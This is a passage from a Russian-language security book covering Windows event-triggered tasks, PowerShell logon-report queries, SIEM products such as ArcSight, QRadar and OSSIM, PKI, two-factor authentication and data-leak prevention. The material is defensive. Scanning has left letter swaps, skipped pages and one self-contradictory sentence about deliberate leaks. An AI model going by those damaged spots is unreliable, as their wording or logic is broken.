Созданные настраиваемые представления можно экспортировать в XML-файл для последующего распространения на другие машины.

Реагируем на события

Еще одной интересной функцией, о которой хотелось бы упомянуть, является возможность ответной реакции на события. Например, если у вас пользователь указал неверные учетные данные для аккаунта, имеющего административные привилегии, то на появление данного события в журнале необходимо отреагировать, пошлав уведомление администратору безопасности. Данная функция является долгожданым решением проблем с автоматизацией работы серверов, так как раньше требовалось устанавливать дополнительное программное обеспечение или писать сценарии, для того чтобы заставить сервер автоматически реагировать на определенные события.

В качестве примера настроим отправку сообщения администратору в случае неудачного входа пользователя в систему (обратите вни-

мапии па то, что теперь это событие имеет другой ID 4625, отличный от использовавшегося в Windows 2003 ID 529).

Для этого необходимо зайти в журнал событий **Event Viewer**, открыть раздел **Windows Logs**, затем **Security**, выбрать пужбое событие, пажать правую кнопку мыши и указать **Attach Task To This Event...** (Прикрепить задачу к этому событию) (рис. 48).




Рис. 48. Настройка ответной реакции на событие

В открывшемся окне необходимо выбрать название события и его описание. На следующем шаге указываются используемый журнал, источник и номер события. Содержимое этого журнала нельзя изменить. Потом выбирается тип ответного действия. Это может быть выполнение какого-либо приложения, отправка электронного письма или вывод сообщения на экран. Выберем отправку письма. На следующем шаге нужно указать, от кого и на чей адрес отправлять письмо, тему письма, его текст. Можно также прикрепить какой-либо файл к данному сообщению. Не забудьте указать IP-адрес SMTP-сервера. На следующем шаге поставьте галочку в соответствующем поле, для того чтобы после создания задачи открылось окно с ее свойствами (рис. 49).

Окно свойств задачи аналогично интерфейсу Scheduled Tasks для заданий, выполняющихся по расписанию. Здесь можно указать учетную запись, под которой выполняется задача, при необходи-




Рис. 49. Свойства задач

мости ее можно выполнять, только когда пользователь работает на машине.

В закладке **Triggers** вы можете добавлять или изменять условия выполнения задачи. В **Actions** вы можете добавлять различные действия. В закладке **Conditions** прописаны условия, при которых выполняется задача. В **Settings** можно прописать, какие действия должны быть выполнены при различных условиях. Например, что нужно делать в случае, если такая задача уже выполняется. Наконец, в закладке **History** вы можете наблюдать все события, которые вызвали выполнение задачи.

Немного о построении отчетов

Иногда возникает необходимость в построении отчетов о событиях информационной безопасности. Например, руководители различного уровня очень любят, когда им предоставляют распечатки отчетов, в которых представлена информация о том, сколько инцидентов несанкционированного проникновения было осуществлено, к примеру за месяц. Благодаря отчетам многие руководители ИТ-отделов выбивают бюджеты на развитие, так что не стоит пренебрегать отчетами.

Итак, нам нужно осуществить выборку событий из журнала. Делать мы это будем с помощью средств PowerShell.

Для начала настроим отчет о неудачных входах в систему. Для этого нам необходимо выбрать все события с кодом 4625.

```
get-eventLog -LogName Security -Newest 100 | Where-Object { $_.EventID -eq 4625 }
```

Еще один пример. Узнаем, сколько пользователей осуществляло вход в систему в нерабочее время. Код события Success Logon – 4624.

```
get-eventlog security | where
{$_ .EventId -eq 4624 -and
($_ .TimeGenerated.TimeOfDay
-gt '20:00:00' -or
$_ .TimeGenerated.TimeOfDay
-lt '08:00:00' )}
```

В завершение узнаем, сколько удачных входов в систему было осуществлено пользователем administrator.

```
get-eventLog -LogName Security | Where-Object { $_.message -match
'administrator' -AND $_.EventID -eq 4624 }
```

Здесь приведены только простейшие сценарии работы с журналом событий в Windows Server 2008. При необходимости на их основе можно настроить более сложные запросы для решения соответствующих задач информационной безопасности.

7.3.3. Промышленные решения мониторинга событий

Для того чтобы эффективно защищать корпоративные ресурсы, недостаточно только внедрить средства защиты, такие как антивирусы, межсетевые экраны или жесткие нарольные политики. Необходимо еще осуществлять регулярный мониторинг событий информационной безопасности с целью поиска нарушителей и предотвращения новых угроз.

При мониторинге основным источником является журнал событий. Для серверов и рабочих станций под управлением Windows это журнал Event Log, для серверов Unix и сетевого оборудования это Syslog. Приложения, как правило, сохраняют события либо в текстовых файлах, либо в таблицах баз данных.

Следующий вопрос: что именно хранится в этих журналах. Пожалуй, самым распространенным событием в журнале любой системы, производящей аутентификацию пользователей, является сообщение об удачном или неудачном вводе учетных данных. Для межсетевых

экранов основное событие – это обращение на закрытый порт, для антивирусных систем это обнаружение вирусов.

В крупных организациях количество устройств, мониторинг которых необходимо осуществлять, измеряется как минимум десятками, а то и сотнями. И количество событий может исчисляться десятками тысяч в сутки. При таком объеме специалисту по безопасности крайне затруднительно производить выборку интересующих событий. Конечно, многие используют сценарии собственного написания для автоматизации процесса поиска интересующих событий (например, выборку событий неудачного ввода пароля при входе в систему), но в промышленных масштабах для мониторинга нужно более мощное решение.

Для начала определимся с терминологией. Решения по мониторингу событий информационной безопасности обозначаются аббревиатурой SIEM (Security Information and Event Management). Данные решения включают в себя средства автоматизированного сбора событий, их нормализации, то есть приведения текста события к некоторому общему виду (например, выделение из события имени пользователя, его IP-адреса, порта соединения и т. д.). Также классический SIEM осуществляет сохранение всех событий в единой БД и позволяет составлять правила корреляции различных событий. С помощью этих правил специалист по безопасности может существенно автоматизировать свою работу по обнаружению и предотвращению атак. Опционально решение может также содержать средства генерации отчетов и автоматизации расследования инцидентов. Как правило, присутствует возможность реагирования на события и интеграции с системами IPS.

Помимо классических решений SIEM, существуют также узконаправленные, осуществляющие мониторинг только специализированного типа систем, например СУБД (Guardium, Sentrigo Hedgehog и др.). В рамках данного раздела мы будем рассматривать лишь классические SIEM.

Как и в других отраслях ИТ, в SIEM имеются как коммерческие, так и бесплатные решения. Начнем с коммерческих.

ArcSight ESM

Данный продукт является признанным лидером на рынке коммерческих SIEM-решений. ArcSight ESM [1] поддерживает возможность сбора данных с различных сетевых устройств, операционных систем и приложений и производит корреляцию этих данных. В на-

стоящий момент число типов поддерживаемых устройств превышает 275. Поддерживаемые операционные системы RedHat Linux, MS Windows Server 2003 32- или 64-bit, VM AIX 5L 5.3 64 bit, Solaris 9/10 32- или 64-bit. В качестве хранилища данных используется СУБД Oracle 10g.

ArcSight состоит из трех модулей: SmartConnectors, Manager и Data Base. SmartConnectors – это коннекторы, которые подключаются к устройствам и осуществляют сбор событий. Manager – это собственно ядро системы, осуществляющее обработку и корреляцию событий. Data Base – это база данных, в которой сохраняются нормализованные события. При установке ArcSight все три модуля можно установить на один сервер, но я категорически не рекомендую этого делать. Как минимум разнесите коннекторы с остальными модулями. Тогда в случае выхода из строя менеджера события будут кешироваться и будут переданы в менеджер при его включении.

Отдельной темой является подключение нестандартных источников, то есть тех, о которых не знает ArcSight. Для них предусмотрен специальный мастер FlexAgent Creation Wizard, с помощью которого можно в интерактивном режиме «обучить» ArcSight разбирать поля событий в новом источнике.

Еще одним важным преимуществом ArcSight является богатый функционал по настройке правил корреляции и реагированию на события. В случае выполнения правил корреляции можно создать новое событие, отправить уведомление по электронной почте, а также выполнить сценарий или послать команду системе IPS.

Отдельно следует сказать об интеграции с IPS. В продуктовой линейке ArcSight имеется аппаратное решение – ArcSight TRM (Threat Response Module), интегрирующийся с ESM. Данный модуль может осуществлять взаимодействие с сетевыми устройствами и выполнять различные команды на данных устройствах. Например, TRM успешно осуществлял блокировку атакующего узла на маршрутизаторе Juniper.

Также ArcSight ESM имеет набор средств для автоматизации расследования инцидентов. В консоли можно завести инцидент, изменить его статус, а также записать комментарии, касающиеся его расследования.

Сама консоль реализована в двух вариантах: веб и «толстого», устанавливающегося на рабочую станцию администратора (рис. 50).

В целом ArcSight является заслуженным лидером рынка решений по мониторингу событий безопасности. Единственным, что внушает некоторые опасения по поводу будущего данного продукта, является

К тому же система ArcSight позволяет просматривать все события (обычные и коррелированные) в одном окне, коррелированные события помечены значком с молнией. Система Symantec дает возможность просматривать данные события в двух разных окнах (Incidents и Events), что также не совсем удобно.

Приведенные доводы, конечно, относятся к средствам визуализации и могут оказаться несущественными при выборе конкретного решения. Далее перейдем к обсуждению продукта от IBM.

Cisco MARS

Данное аппаратное решение знакомо многим специалистам по сетевой безопасности, работающим с другими решениями Cisco. Система мониторинга, анализа и ответной реакции Cisco MARS (Cisco Security Monitoring, Analysis, and Response System) является аппаратной комплексной платформой, предоставляющей возможности тщательного наблюдения и контроля существующей системы безопасности. Cisco MARS ориентирован на мониторинг прежде всего сетевых устройств. Динамическая сеансовая корреляция позволяет производить обнаружение аномалий, включая анализ информации, получаемой по Cisco NetFlow, корреляцию событий на основе как правил, так и анализа «поведения» объектов сети, встроенные и определяемые администратором правила, автоматическую нормализацию транслированных сетевых адресов (NAT normalization).

Также Cisco MARS дает возможность производить построение топологической схемы сети, а еще обнаружение маршрутизаторов, коммутаторов и межсетевых экранов уровня 2 и 3, обнаружение отдельных систем IDS (сетевых систем обнаружения вторжений). Построение топологической схемы сети по запросу администратора или регулярно по графику. MARS поддерживает управление по протоколам SSH, SNMP, Telnet и зависящим от конкретного устройства взаимодействия.

В отличие от упоминавшихся выше продуктов, Cisco MARS производит анализ уязвимостей. При обнаружении аномалий или угроз безопасности осуществляются снятие следов нарушений в масштабе сети или на отдельном узле, анализ конфигурации коммутаторов, маршрутизаторов, межсетевых экранов и NAT, автоматическая обработка данных сканирования уязвимостей. Также в системе имеется анализ ложных срабатываний: автоматический или настраиваемый администратором (рис. 52).

Говоря о возможностях настройки правил, стоит отметить наличие возможности объединения сеансовых событий с контекстом всех




Рис. 52. Консоль управления MARS

правил, позволяющее автоматизировать расследование инцидентов. В системе можно выолнить графическое представление нути атаки с подробным анализом. Для каждого из узлов в сети можно составить профили устройств на нути атаки с онределением MAC-адресов конечных узлов. Онределение правил с помощью графического интерфейса нользователя для поддержки собственных правил и анализа но ключевым словам. Оценка нарушений с выдачей но нользователям рабочего листа с онписанием ношаговых действий. Оновещения Cisco MARS может онправлять на электронную ночту, нейджер, системный журнал и SNMP.

Таким образом, в целом MARS является эффективным средством мониторинга сетевой безопасности.

Однако в настоящее время нродажа оборудования Cisco MARS не нроизводится.

QRadar Log Manager Free Edition

QRadar Log Management является аннатарным средством централизованного сбора и анализа событий ИБ. Несмотря на то что это решение является аннатарным, у него имеется VMWare Appliance, то есть виртуальная машина, обладающая всем функционалом QRadar, которую можно бесплатно загрузить с сайта разработчика. Данный нродукт позволяет осуществлять сбор событий от различных источников, их

нормализацию, сохранение во внутренней БД, а также корреляцию на соответствие различным моделям угроз. В качестве ответных реакций на угрозы QRadar Log Management может создавать новые события, отправлять уведомления по электронной почте и протоколу Syslog.

Интерфейс управления QRadar Log Management представляет собой тонкий клиент, работа с которым осуществляется с помощью веб-браузера по протоколу HTTPS.

Подключение источников событий к системе осуществляется без использования агентского ПО, что позволяет избежать дополнительной нагрузки на серверы – источники событий.

QRadar Log Management Free Edition представляет собой Virtual Appliance, имеющий ограничение на подключение до 100 источников. Как уже упоминалось выше, существуют также аннаратные решения Enterprise-уровня, позволяющие осуществлять более производительные сбор и обработку событий (рис. 53).




Рис. 53. Консоль управления QRadar Log Manager

Для работы QRadar Log Management Free Edition необходимо выполнение следующих аннаратных требований: 2-ядерный 2 ГГц или выше процессор (обязательно должна поддерживаться 64-битная ар-

хитектура), 4 Гбайт оперативной памяти; 300 Гбайт дискового пространства; виртуальная среда должна быть установлена и настроена (VMware Server или ESX). QRadar Log Manager Free Edition поддерживает VMware ESX 3.5.x и VMware Player v3.x. Собственно, с версией виртуальной среды проблем возникнуть не должно, так как на сайте vmware.com доступен для скачивания конвертер, позволяющий без особых трудностей конвертировать из одной версии виртуальной среды в другую. А вот требование 64-битной архитектуры является жестким.

QRadar Log Manager достаточно удобен в работе, подключение источников событий не вызывает особых проблем. Для нестандартных журналов событий есть возможность использовать язык регулярных выражений regexr.

Из недостатков продукта отмечу отсутствие возможности в качестве ответной реакции запускать сценарии. Конечно, в аннотированном решении запускать полноценные сценарии на Perl вряд ли возможно, но сделать поддержку ограниченного числа команд разработчики могли бы.

QRadar Log Manager является платным аннотированным решением, однако для небольших сетей не более 100 узлов можно использовать бесплатное виртуальное решение. Итак, мы наконец подошли к бесплатным SIEM-решениям.

Помимо QRadar, имеются еще несколько аналогичных аннотированных решений, заслуживающих внимания. Это RSA enVision и LogLogic.

Open Source SIM

У этого решения несколько иная архитектура, отличная от описанных ранее платных продуктов. По заявлению авторов, основной задачей проекта OSSIM (Open Source Security Information Management, ossim.net) является максимальная интеграция разнородных утилит в пределах единой открытой архитектуры. В результате появляется возможность накапливать данные, находить и отслеживать четкие взаимосвязи в собранной информации. Источниками служат практически любые утилиты, способные обрабатывать сетевую или системную информацию в режиме, приближенном к реальному времени. В настоящее время список интегрированных в OSSIM инструментов довольно широк: Argwatch, Pof, pads, Nessus/OpenVAS, Ntop, Snort, tcptrack, tcpdump, Nmap, Spade, Nagios, Osiris, OCSInventory-NG, OSSEC, RRDTool (дополнительно возможен анализ данных, собираемых preludeIDS, NTsyslog, Snare, Cisco Secure IDS). Данные могут быть доставлены при помощи разных способов: syslog, plain log, SNMP,

OPSEC, сокет и прочие – и администратор может получить информацию о любом событии в сети, хосте или устройстве (рис. 54).




Рис. 54. Консоль событий OSSIM

Каждая отдельная система подвергается детальному анализу, для чего собирается информация о типичном ее использовании (например, средний трафик за день), активности пользователя (ночта, ICQ, http, ftp и т. н.) и производится мониторинг сессии в реальном времени с возможностью отобразить характер активности машины в Сети. Агенты OCSInventory-NG ноставляют данные об установленном на каждом компьютере оборудовании и ПО. На основании данных мониторинга OSSIM следит за связями отдельных компьютеров и вычисляет составной риск. Для этого строятся графики постоянных TCP-сессий, графики изменяющихся UDP-, TCP- и ICMP-связей, что позволяет идентифицировать сетевые атаки, совершаемые одновременно на несколько компьютеров. В результате OSSIM может работать как система предотвращения атак (IPS, Intrusion Prevention System), основываясь на коррелированных данных, собранных со всех источников. Естественным минусом такого подхода является необходимость установки агентов на системы, мониторинг которых ведется.

Типичная система на OSSIM состоит из следующих модулей: сервера, который производит управление корреляциями, нормализацию данных, оценку риска и приоритета событий; демона контроля

framework, работающего на сервере и связывающего отдельные части вместе; базы данных – обеспечивает занесение информации в реляционную базу данных и корреляцию данных (основные компоненты – MySQL, OSSIM, Snort/ACID и Phpgacl). Агенты, которые призваны объединить и обеспечить занесение в базу данных информации, снятой с различных сенсоров: Snort, Pads, Ntop, Tcptrack, r0f, Arpwatch, Nessus и др.; веб-консоль управления – управление работой всей системы, анализ и выдача данных, оценка риска (Apache, PHP с ADOdb, Phpgacl, Rrdtool, Mrtg, ACID, Nessus, Nmap, Ntop, FPf и прочее).

Каждый из представленных компонентов может быть установлен на отдельной системе, информация между ними в этом случае будет передаваться исключительно в зашифрованном виде (для этого используется SSL).

Реализованы три уровня доступа к настройкам и функциям – сетевой администратор, системный инженер и специалист защиты (CSO, Chief Security Officer).

Вообще, в качестве системы для базирования OSSIM подойдет любая ОС, на которой могут быть запущены все или отдельные компоненты, но логичнее использовать предпочтительный дистрибутив Linux. Проект для установки и использования OSSIM предлагает исходные тексты (архив и доступ к CVS) и установочный ISO-образ – AlienVault Open Source SIM Installer (32- и 64-битные версии размером ~600 Мб). Первый вариант подходит для случаев, когда нельзя выделить под сервер OSSIM отдельный компьютер; установка осуществляется в рабочую систему.

Поскольку OSSIM собирает достаточно много данных, лучше для него выделить отдельную систему (разработчики рекомендуют именно этот вариант).

Несмотря на свою «беснлатность», OSSIM обладает достаточно богатым функционалом.

Панель визуально разбита на три области. Справа находится список функций OSSIM: Dashboards (выводятся риски, здесь видно появление новой ОС или сервиса), Incidents, Events (аномалии, события), Monitors (мониторинг сети и систем), Reports (отчеты по узлам, оборудованию, ПО, сети), Policy (настройка политик и действий), запуск программы или отправка e-mail), Correlation, Configuration, Tools (бэкан, ссылки для загрузки клиентов, сканер сети).

Настроек достаточно много. OSSIM может самостоятельно выполнять поиск и сканирование имеющихся в сети систем. При необходимости данные о системах можно добавить вручную. Интер-

мацию по сетям и хостам затем можно использовать при настройке политик.

Отдельно хотелось бы отметить наличие достаточно подробной помощи по каждой из компонент OSSIM. В каждой вкладке доступен Help; там с иллюстрациями показано назначение основных настроек. Даже при базовом знании английского разобраться будет несложно.

SIGVI

Проект SIGVI (sigvi.upcnet.es), как и OSSIM, представляет собой Open Source-приложение, предназначенное для обнаружения, предупреждения и управления угрозами. SIGVI работает по следующему принципу: программа периодически загружает новые обновления об уязвимостях (для этого используются стандарты CVE, CPE и CVSS протокола SCAP), а затем полученная информация в соответствии с настройками фильтров отправляется администратору. Источники, откуда берутся сообщения, настраиваются вручную. Чтобы не рассылать лишних данных, SIGVI должен знать об используемых сервисах. Это можно также настроить вручную или использовать инструмент NSDi (Network Services Discoverer), который автоматизирует процесс сбора данных. Для каждой уязвимости, затрагивающей одну из используемых на серверах программ, SIGVI создает сообщение тревоги (alert). При создании тревоги принимаются во внимание фактор риска и свойства сервиса. Фактор риска рассчитывается на основании вектора CVSS. Вектор применяет классификацию по шкале критичности 0 – 10, определяющей степень риска (кстати, эти данные использует сканер Nessus и другие подобные решения). При этом учитываются доступ (локальный, удаленный), сложность атаки (квалификация атакующего, настройки систем и т. н.), аутентификация, наличие рабочего эксплоита, обновлений, закрывающих уязвимость, и прочие параметры. А вот чтобы определить, в каких случаях оповещать администратора, используются фильтры. Например, их можно настроить так, что сообщение будет генерироваться только при наличии готового эксплоита. Все полученные предупреждения заносятся в базу данных и доступны в любое время. Реализованы поиск по нескольким критериям и большое количество отчетов (рис. 55).

Как видно из описания, SIGVI не является средством мониторинга событий в чистом виде и предназначен в большей степени для уведомления администраторов об угрозах. Подробнее об этом проекте можно прочесть на сайте.

Name	Vendor	Model	CPU	RAM	Discs	Serial number	Operative System	Group	Location	IP	Zone	Observations	Check filter		
fileserver.local.net								Production Admins							
firewall.local.net								Production Admins							
ldap.local.net								Production Admins							
mail.local.net								Production Admins							
oracle.local.net								Production Admins							
web.local.net								Production Admins							

Рис. 55. Консоль устройств

7.4. Средства предотвращения утечек

Ранее, говоря о средствах защиты, я рассматривал защиту от внешних злоумышленников,

Одним из основных источников неприятностей в корпоративных информационных системах являются периферийные устройства и съемные носители. Практически каждое современное электронное устройство рассчитано на подключение к персональному компьютеру для передачи информации на устройство или наоборот – с него. Таким устройством могут быть USB-диск, мобильный телефон, фотоаппарат и даже наручные часы. Способы подключения также могут быть различными – от непосредственного подключения к портам компьютера до использования беспроводных интерфейсов Bluetooth и Wi-Fi.

Вполне очевидно, что подобные неконтролируемые подключения могут быть как причиной распространения вирусов и злонамеренных программ, так и каналом утечки конфиденциальной информации, поэтому предотвращение таких угроз является одной из первоочередных задач при построении комплексной системы защиты информации. Контроль подключаемых устройств может быть частью полноценной системы защиты от утечки информации, но нередко необходимого уровня безопасности можно достичь за счет внедрения отдельных продуктов и решений.

Система контроля подключаемых устройств и съемных носителей позволяет:

- запретить подключение и использование неавторизованных устройств и носителей к корпоративным рабочим станциям и серверам;
- создать «белые списки» авторизованных устройств и носителей;
- ограничить использование авторизованных устройств и носителей для одного или для группы пользователей;
- выполнить шифрование копируемых данных;
- вести теневое копирование и учет данных, переданных на мобильные носители;
- контролировать максимальное количество периферийных портов и интерфейсов – USB, Firewire, Wi-Fi, Bluetooth, CD-устройства, параллельный и последовательные порты, обращенные к принтеру, PS/2, IrDA и т. д.;
- строить отчетность по инцидентам и фактам подключения устройств и копирования информации;
- централизованно управлять политиками и настройками.

Средства криптографической защиты информации широко используются в современных информационных технологиях: в процессах аутентификации пользователей, защиты информации при передаче каналов связи, формирования электронной цифровой подписи и т. п.

Удостоверяющие центры являются основой инфраструктуры управления открытыми ключами (PKI – public key infrastructure), которая представляет собой базис для современной среды информационного взаимодействия с использованием криптографических средств защиты информации. Задачей удостоверяющего центра являются определение политики выпуска цифровых сертификатов, их выдача и отзыв, хранение информации, необходимой для последующей проверки правильности сертификатов.

В число приложений, поддерживающих технологию PKI, входят: защищенная электронная почта, протоколы платежей, электронные чеки, электронный обмен информацией, защита данных в сетях с протоколом IP, электронные формы и документы с электронной цифровой подписью (ЭЦП) и прочее.

Системы криптографической защиты информации, удостоверяющие центры позволяют:

- выполнять операции шифрования и использовать электронную цифровую подпись при работе с файлами, электронной почтой, документами в автоматизированных системах;
- выполнять криптографические операции с использованием российских криптографических алгоритмов;

- обеспечить двухфакторную аутентификацию пользователей с использованием российских криптографических алгоритмов;
- определять политики выпуска цифровых сертификатов;
- формировать сертификаты открытых ключей пользователей и администраторов;
- выдавать и отзывать цифровые сертификаты;
- формировать и хранить списки отозванных сертификатов;
- хранить эталонную базу сертификатов и списков отозванных сертификатов;
- обрабатывать и хранить регистрационные данные пользователей.

Использование чужого пароля для доступа к сети является наиболее часто применяемым и эффективным методом для осуществления несанкционированного доступа к конфиденциальной информации. Усложнение и удлинение паролей (политики сложности пароля, системы автоматической генерации паролей) на сегодняшний день часто приводят к компрометации паролей. Простые же пароли достаточно легко подбираются с помощью специальных программ, использующих словари.

Современным подходом к проблеме повышения безопасности процесса аутентификации является технология многофакторной аутентификации, которая предполагает использование нескольких факторов подтверждения подлинности пользователя. На сегодняшний день, как правило, применяются двухфакторные системы аутентификации, в которых два фактора предполагают наличие некоторого средства аутентификации (смарт-карта, USB-токен и прочее) и знание некоторого секрета для использования средства аутентификации (PIN-кода).

Смарт-карты и токены также являются надежным средством генерации и хранения ключей шифрования и электронной цифровой подписи, они содержат защищенный микропроцессор, позволяющий выполнять криптографические операции непосредственно внутри устройства.

Система двухфакторной аутентификации дает возможность:

- безопасно хранить идентификационную информацию;
- обеспечить гарантированную защиту от кражи идентификационной информации через Интернет;
- использовать однократные пароли при работе в недоверенной среде;
- применять криптографически стойкую аутентификацию при доступе с рабочими станциями, веб-порталами, электронной

почтой, удаленным доступом в сеть и беспроводными соединениями;

- интегрироваться с корпоративной системой открытых ключей РКІ с использованием сертификатов стандарта X.509;
- обеспечить использование сотрудниками средств двухфакторной аутентификации за счет интеграции с системой контроля доступа в помещения;
- использовать сертифицированные регулирующими органами РФ решения по защите информации.

При построении современной системы информационной безопасности много внимания уделяется защите периметра корпоративной сети. Общеизвестно, что подключение к сети Интернет несет в себе значительные угрозы, поэтому основные усилия по защите традиционно сосредотачиваются на этом периметре. Но системный подход к безопасности требует рассмотреть все возможные риски и оценить возможный ущерб, в том числе и от внутренних угроз. По существующей статистике, ущерб, нанесенный сотрудниками компании, превышает ущерб, причиненный извне.

Многие компании понимают важность обеспечения безопасности на корпоративных рабочих станциях и используют те или иные средства периметровой защиты – антивирусы, системы предотвращения вторжения и системы управления обновлениями ПО. Но часть подключающихся рабочих станций по тем или иным причинам не соответствуют требованиям политики информационной безопасности и несут в себе угрозы распространения вирусов, сетевых червей, нарушения работоспособности информационных ресурсов компании. Такими нарушителями могут быть мобильные пользователи, пользователи с правами администратора, гости компании со своими ноутбуками.

Чтобы обеспечить выполнение требований безопасности для мобильных пользователей, а также контролировать подключение и взаимодействие пользователей с корпоративной сетью, необходимы системы контроля доступа к сети.

Система контроля доступа пользователей к сети состоит из нескольких технологических компонентов и обладает следующими функциональными возможностями:

- сохранение информации о предоставлении доступа в сеть – время, место подключения, параметры пользователя;
- оценка подключаемых компьютеров на соответствие корпоративным политикам ПО и настройкам безопасности;

- автоматизация процедуры по приведению рабочих станций в соответствие с корпоративными политиками;
- ограничение доступа к сети для пользователей, не удовлетворяющих политикам;
- автоматическое предоставление соответствующего уровня доступа в зависимости от прав пользователя;
- поддержка аутентификации с помощью паролей или цифровых сертификатов;
- создание сегмента повышенной безопасности для пользователей беспроводного или VPN-доступа;
- автоматическое предоставление гостевого доступа на основе разработанных политик.

7.4.1. Каналы утечек

По статистике, от 80 до 95% всех потерь информации происходят из-за корпоративных пользователей. Это случается каждый день – сотрудник по ошибке отправляет бюджет отдела в список рассылки для клиентов, другой выкладывает план продаж на публичный сайт в Интернете, а третий теряет флэшку со списком заказчиков. В большинстве случаев это происходит преднамеренно, но тем не менее для предотвращения подобных угроз необходимо контролировать передачу информации как на периметре корпоративной сети, так и на компьютерах пользователей.

Система защиты от утечек информации позволяет создавать политики, по которым информация передается внутри компании, а также контролировать обмен информацией с внешним миром. Система защиты от утечки данных может строиться на основе одного или нескольких технологических компонентов, что определяется исходя из особенностей конкретной информационной системы. Это позволяет контролировать максимальное количество каналов утечек информации и предотвращать типовые угрозы, возникающие при работе с конфиденциальной информацией.

Основные задачи:

- классификация конфиденциальной информации на основе нахождения на регламентированном файловом ресурсе, в каталоге, базе данных;
- контроль хранения, обработки и передачи конфиденциальной информации на рабочих станциях корпоративных пользователей на основе ключевых слов, контекстной информации (с использованием технологии цифровых слепков);

- автоматизированное обнаружение копий конфиденциальной информации на компьютерах пользователей и перегламентированном файловом ресурсе;
- контроль информационных потоков на границах корпоративной информационной среды (почта, веб, протоколы мгновенного обмена сообщениями и многое другое);
- уведомление пользователя, его руководителя, офицера безопасности при нарушении корпоративной политики ИБ;
- централизованное управление инцидентами и политиками.

